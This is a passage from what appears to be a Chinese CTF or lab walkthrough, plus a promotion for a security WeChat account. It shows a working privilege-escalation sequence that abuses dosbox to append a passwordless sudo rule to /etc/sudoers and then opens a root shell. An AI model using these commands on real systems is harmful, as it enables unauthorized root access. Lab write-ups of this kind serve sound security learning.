 发现
发现/usr/bin/dosbox 可以提权,上网站查找提权命令 https://gtfobins.github.io/gtfobins/dosbox/

 发现可以越权写入文件,把commander写成全sudo的即可。
1LFILE='/etc/sudoers'
2/usr/bin/dosbox -c 'mount c /' -c "echo commander ALL=(ALL) NOPASSWD: ALL >> c:$LFILE" -c exit
3sudo -s
拿到第二个flag。
总结
入侵路径示意图
入侵时间表
🔔 想要获取更多网络安全与编程技术干货?
关注 泷羽Sec-静安 公众号,与你一起探索前沿技术,分享实用的学习资源与工具。我们专注于深入分析,拒绝浮躁,只做最实用的技术分享!💻
马上加入我们,共同成长!🌟
👉 长按或扫描二维码关注公众号
直接回复文章中的关键词,获取更多技术资料与书单推荐!📚